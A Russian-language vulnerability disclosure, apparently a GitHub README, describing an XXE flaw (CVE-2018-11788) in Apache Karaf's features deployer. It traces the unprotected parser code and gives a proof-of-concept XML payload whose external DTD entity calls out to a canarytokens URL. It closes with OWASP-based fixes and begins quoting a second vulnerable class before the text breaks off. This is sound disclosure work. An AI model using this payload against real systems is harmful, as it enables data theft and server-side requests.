 brianwrf/cve-2018-11788
Уязвимость Apache Karaf XXE (CVE-2018-11788)

Apache Karaf — это современный и полиморфный контейнер приложений. Это легкий, производительный и готовый к корпоративному использованию контейнер на базе OSGi. Apache Karaf — это «продуктовый проект», предоставляющий полную и готовую к использованию среду выполнения. Среда выполнения является «многогранной», что означает возможность развертывания различных типов приложений: OSGi и не OSGi, веб-приложений, сервис-ориентированных и т.д.
В ходе недавнего исследования Apache Karaf я обнаружил несколько уязвимостей XXE (внедрение внешних XML-сущностей) в его XML-парсерах. Причина в том, что парсеры некорректно обрабатывают XML-документы.
Согласно официальной документации, Apache Karaf по умолчанию предоставляет развертыватель (deployer) для features, который позволяет пользователям выполнять «горячее развертывание» XML-файла features, помещая его непосредственно в папку deploy.
Когда вы помещаете XML-файл features в папку deploy, развертыватель выполняет следующие действия:
Например, поместив следующий XML в папку deploy, вы автоматически установите feature1 и feature2, в то время как feature3 установлен не будет:
<?xml version="1.0" encoding="UTF-8"?>
<features name="my-features" xmlns="http://karaf.apache.org/xmlns/features/v1.3.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://karaf.apache.org/xmlns/features/v1.3.0 http://karaf.apache.org/xmlns/features/v1.3.0">

    <feature name="feature1" version="1.0" install="auto">
        ...
    </feature>

    <feature name="feature2" version="1.0" install="auto">
        ...
    </feature>

    <feature name="feature3" version="1.0">
        ...
    </feature>

</features>
Чтобы понять, как развертыватель обрабатывает XML-файл, я проверил исходный код Karaf на Github и обнаружил следующие вызовы:
Activator вызывает функцию doStart() для запуска слушателя развертывателя.doStart() вызывает FeatureDeploymentListener.init() для инициализации слушателя.bundleChanged - canHandle - getRootElementName для разбора XML-документа с помощью XMLInputFactory.Однако при дальнейшем изучении функции getRootElementName, приведенной ниже, не было обнаружено никаких средств защиты от XXE.
private QName getRootElementName(File artifact) throws Exception {
    if (xif == null) {
        xif = XMLInputFactory.newFactory();
        xif.setProperty(XMLInputFactory.IS_NAMESPACE_AWARE, true);
    }
    try (InputStream is = new FileInputStream(artifact)) {
        XMLStreamReader sr = xif.createXMLStreamReader(is);
        sr.nextTag();
        return sr.getName();
    }
}
Поэтому я предположил, что это представляет потенциальную угрозу безопасности для Apache Karaf.
Чтобы проверить моё предположение, я протестировал последний официальный релиз Apache Karaf 4.2.0, загруженный с https://karaf.apache.org/download.html, следующим образом.
bin, чтобы запустить консоль Karaf, как показано ниже bin$ ./karaf
__ __ ____
/ //_/____ __________ _/ __/
/ ,< / __ `/ ___/ __ `/ /_
/ /| |/ /_/ / / / /_/ / __/
/_/ |_|\__,_/_/ \__,_/_/
Apache Karaf (4.2.0)
Hit '<tab>' for a list of available commands
and '[cmd] --help' for help on a specific command.
Hit '<ctrl-d>' or type 'system:shutdown' or 'logout' to shutdown Karaf.
karaf@root()>
27av6zyg33g8q8xu338uvhnsc.canarytokens.com<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://27av6zyg33g8q8xu338uvhnsc.canarytokens.com"> %dtd;]
<features name="my-features" xmlns="http://karaf.apache.org/xmlns/features/v1.3.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://karaf.apache.org/xmlns/features/v1.3.0 http://karaf.apache.org/xmlns/features/v1.3.0">
<feature name="deployer" version="2.0" install="auto">
</feature>
</features>
deployapache-karaf-4.2.0$ cd deploy/
deploy$ tree
.
├── README
└── poc.xml

Подождите некоторое время, и вы увидите DNS-запросы с вашей тестовой машины, что означает, что XML-парсер пытается загрузить внешние сущности, встроенные в DTD.
Следуйте рекомендациям OWASP ниже, которые содержат краткую информацию по предотвращению данной уязвимости. https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet#Java
Например, добавьте следующий код для отключения DTD и внешних сущностей в функции getRootElementName.
xif.setProperty(XMLInputFactory.SUPPORT_DTD, false); // Это полностью отключает DTD для этой фабрики
xif.setProperty("javax.xml.stream.isSupportingExternalEntities", false); // отключает внешние сущности
Помимо вышеупомянутой находки, я также обнаружил, что другой класс XmlUtils в проекте Apache Karaf не добавляет никакой защиты от уязвимости XXE при разборе XML-документов.
package org.apache.karaf.util;

import java.io.File;
import java.io.IOException;
import java.io.InputStream;

import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.parsers.ParserConfigurationException;
import javax.xml.parsers.SAXParserFactory;
import javax.xml.transform.Result;
import javax.xml.transform.Source;
import javax.xml.transform.Transformer;
import javax.xml.transform.TransformerConfigurationException;
import javax.xml.transform.TransformerException;
import javax.xml.transform.TransformerFactory;

import org.w3c.dom.Document;
import org.xml.sax.ErrorHandler;
import org.xml.sax.SAXException;
import org.xml.sax.XMLReader;

/**
 * Utils class to manipulate XML document in a thread safe way.
 */
public class XmlUtils {
